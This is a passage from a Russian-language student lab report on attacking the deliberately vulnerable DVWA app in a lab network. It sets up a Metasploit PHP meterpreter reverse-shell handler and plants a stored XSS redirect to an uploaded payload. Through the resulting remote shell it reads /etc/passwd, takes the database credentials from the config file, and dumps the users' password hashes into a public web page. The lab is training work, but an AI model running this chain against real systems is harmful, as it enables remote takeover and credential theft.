 - c. *set LHOST 192.168.1.105*
 - d. *set LPORT 4444*
 - e. *exploit*

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/p/meterpreter/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.248
LHOST => 192.168.0.248
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.248:4444
[*] Starting the payload handler...
```

Раздел 15. Тест XSS эксплоита на основе window.location

1. Сбросьте данные БД DVWA
 - a. Выберите "Setup" из навигационного меню слева.
 - b. Нажмите на кнопку Create / Reset Database.

Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: **MySQL**

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Setup successful

Замечания:

- Если мы не сбросим базу данных, то каждый сделанный нами эксплоит будет появляется на каждом примере.

2. Протестируйте XSS эксплоит с запросом cookie, заменив IPADDRESS на IP Fedora
 - a. В DVWA перейдите в XSS Stored
 - b. *Name: Test 4*
 - c. *Message: <script>window.location="http://IPADDRESS/dvwa/hackable/uploads/FORUM_BUG.php"</script>*
 - d. Нажмите Sign Guestbook

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="test 4"/>
Message *	<div><div><script>window.location="http://192.168.0.208/dvwa/hackable/uploads/FORUM_BUG.php"</script></div></div>
	<input type="button" value="Sign Guestbook"/>

3. Изучите результаты
 - a. Обратите внимание на слово "Connecting..." в заголовке вкладки.
 - b. Данный процесс будет продолжаться до завершения выполнения эксплойта PHP/MSF PAYLOAD

```
[*] Started reverse handler on 192.168.0.248:4444
[*] Starting the payload handler...
[*] Sending stage (38553 bytes) to 192.168.0.208
[*] Meterpreter session 1 opened (192.168.0.248:4444 -> 192.168.0.208:58746) at 2023-04-18 17:46:42 -0400
meterpreter > █
```

Раздел 16. Просмотр сессии Metasploit

Замечания:

- Обратите внимание на то, что BackTrack теперь соединен с веб сервером Fedora 14.

1. Запустите shell удаленно
 - a. *shell*
 - b. *tail /etc/passwd* Данная команда открывает возможность ssh атаки типа bruteforce. Отображает конфигурации пользователей системы

```
meterpreter > shell
Process 10912 created.
Channel 0 created.
tail /etc/passwd
apache:x:48:48:Apache:/var/www:/sbin/nologin
nm-openconnect:x:496:493:NetworkManager user for OpenConnect:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
smolt:x:495:492:Smolt:/usr/share/smolt:/sbin/nologin
pulse:x:494:491:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
gdm:x:42:42:/var/lib/gdm:/sbin/nologin
student:x:500:501:student:/home/student:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
```

2. Найдите конфигурационные файлы DVWA
 - a. *whoami*
 - b. *grep apache /etc/passwd* Отображает домашний каталог пользователя
 - c. *find /* -print | grep config* Выводит все конфигурационные файлы из /var/www

```
whoami
apache
grep apache /etc/passwd
apache:x:48:48:Apache:/var/www:/sbin/nologin

find /var/www/* -print | grep config
/var/www/html/dvwa/config
/var/www/html/dvwa/config/config.inc.php.BKP
/var/www/html/dvwa/config/config.inc.php
/var/www/html/dvwa/config/config.inc.php~
```

3. Получите логины и пароли пользователей с помощью msfconsole

a. `grep "db_" /var/www/html/dvwa/config/config.inc.php`

Выводит название базы данных, имя пользователя и пароль для входа в базу данных mysql.

b. `echo "use dvwa; show tables;" | mysql -uroot -pdvwaPASSWORD`

Выводит таблицу dvwa базы данных.

c. `echo "use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD`

Выводит поля в таблице users в dvwa.

d. `echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD`

Данная команда отображает информацию о пользователе и пароль для каждого пользователя в таблице dvwa.users.

```
grep "db_" /var/www/html/dvwa/config/config.inc.php
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to socke
ts.
$ DVWA[ 'db_server' ] = 'localhost';
$ DVWA[ 'db_database' ] = 'dvwa';
$ DVWA[ 'db_user' ] = 'root';
$ DVWA[ 'db_password' ] = 'dvwaPASSWORD';
$ DVWA[ 'db_port' ] = '5432';
echo "use dvwa; show tables;" | mysql -uroot -pdvwaPASSWORD
Tables_in_dvwa
guestbook
users
echo "use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD
Field Type Null Key Default Extra
user_id int(6) NO PRI 0
first_name varchar(15) YES NULL
last_name varchar(15) YES NULL
user varchar(15) YES NULL
password varchar(32) YES NULL
avatar varchar(70) YES NULL
echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD
user password
admin 5f4dcc3b5aa765d61d8327deb882cf99
gordonb e99a18c428cb38d5f260853678922e03
1337 8d3533d75ae2c3966d7e0d4fcc69216b
pablo 0d107d09f5bbe40cade3de5c71e9e9b7
smithy 5f4dcc3b5aa765d61d8327deb882cf99
```

4. Сохраните полученные данные в html файл на сервере

a. `echo "<pre>" >> /var/www/html/dvwa/hackable/uploads/xss.html`

Размещает html тэг <pre> в файле xss.html. Тэг <pre> используется как преформаттер.

b. `echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD >> /var/www/html/dvwa/hackable/uploads/xss.html`

Размещает имя пользователя и пароль для таблицы dvwa.users в файле xss.html.

c. `echo "</pre>" >> /var/www/html/dvwa/hackable/uploads/xss.html`

Размещает закрывающий тэг </pre> в файле xss.html.

d. `echo "
Your Name
" >>`

`/var/www/html/dvwa/hackable/uploads/xss.html`

e. `date >> /var/www/html/dvwa/hackable/uploads/xss.html`

```

echo "<pre>" >> /var/www/html/dvwa/hackable/uploads/xss.html
echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD >> /var/www/html/dvwa/
/hackable/uploads/xss.html
/bin/sh: line 10: /var/www/html/dvwa/hackable/uploads/xss.html: No such file or directory
echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD >> /var/www/html/dvwa/
/hackable/uploads/xss.html
/bin/sh: line 11: /var/www/html/dvwa/hackable/uploads/xss.html: No such file or directory
echo "select user,password from dvwa.users;" | mysq -uroot -pdvwaPASSWORD >> /var/www/html/dvwa/h
ackable/uploads/xss.html
/bin/sh: line 12: mysql: command not found
echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD >> /var/www/html/dvwa/
hackable/uploads/xss.html
echo "</pre>">> /var/www/html/dvwa/hackable/uploads/xss.html
echo "<br>SEREBRIAKOVAV<br>">> /var/www/html/dvwa/hackable/uploads/xss.html
date>> /var/www/html/dvwa/hackable/uploads/xss.html

```

Раздел 17. Отчет о работе

1. В Backtrack перейдите по адресу, заменив ip на адрес dvwa
http://192.168.1.33/dvwa/hackable/uploads/xss.html

The screenshot shows a web browser window with the address bar displaying `http://192.168.0.208/dvwa/hackable/uploads/`. The browser's bookmark bar includes `BackTrack Linux`, `Offensive Security`, `Exploit-DB`, `Aircrack-ng`, `SE SEORG.org`, and `Music`. The main content area displays the **Index of /dvwa/hackable/uploads** directory listing:

Name	Last modified	Size	Description
Parent Directory	-	-	-
FORUM_BUG.php	19-Apr-2023 01:39	1.3K	
PHONE_HOME.php	19-Apr-2023 00:57	1.3K	
dvwa_email.png	16-Mar-2010 00:56	667	
hacked.html	19-Apr-2023 01:00	45	
xss.html	19-Apr-2023 02:08	275	

Below the directory listing, it states: `Apache/2.2.16 (Fedora) Server at 192.168.0.208 Port 80`.

The second part of the screenshot shows the browser window with the address bar displaying `http://192.168.0.208/dvwa/hackable/uploads/xss.html`. The main content area displays the following text:

```

user      password
admin    5f4dcc3b5aa765d61d8327deb882cf99
gordonb  e99a18c428cb38d5f260853678922e03
1337     8d3533d75ae2c3966d7e0d4fcc69216b
pablo    0d107d09f5bbe40cade3de5c71e9e9b7
smithy   5f4dcc3b5aa765d61d8327deb882cf99

```

At the bottom of the page, the text reads:

```

SEREBRIAKOVAV
Wed Apr 19 02:08:57 MSD 2023

```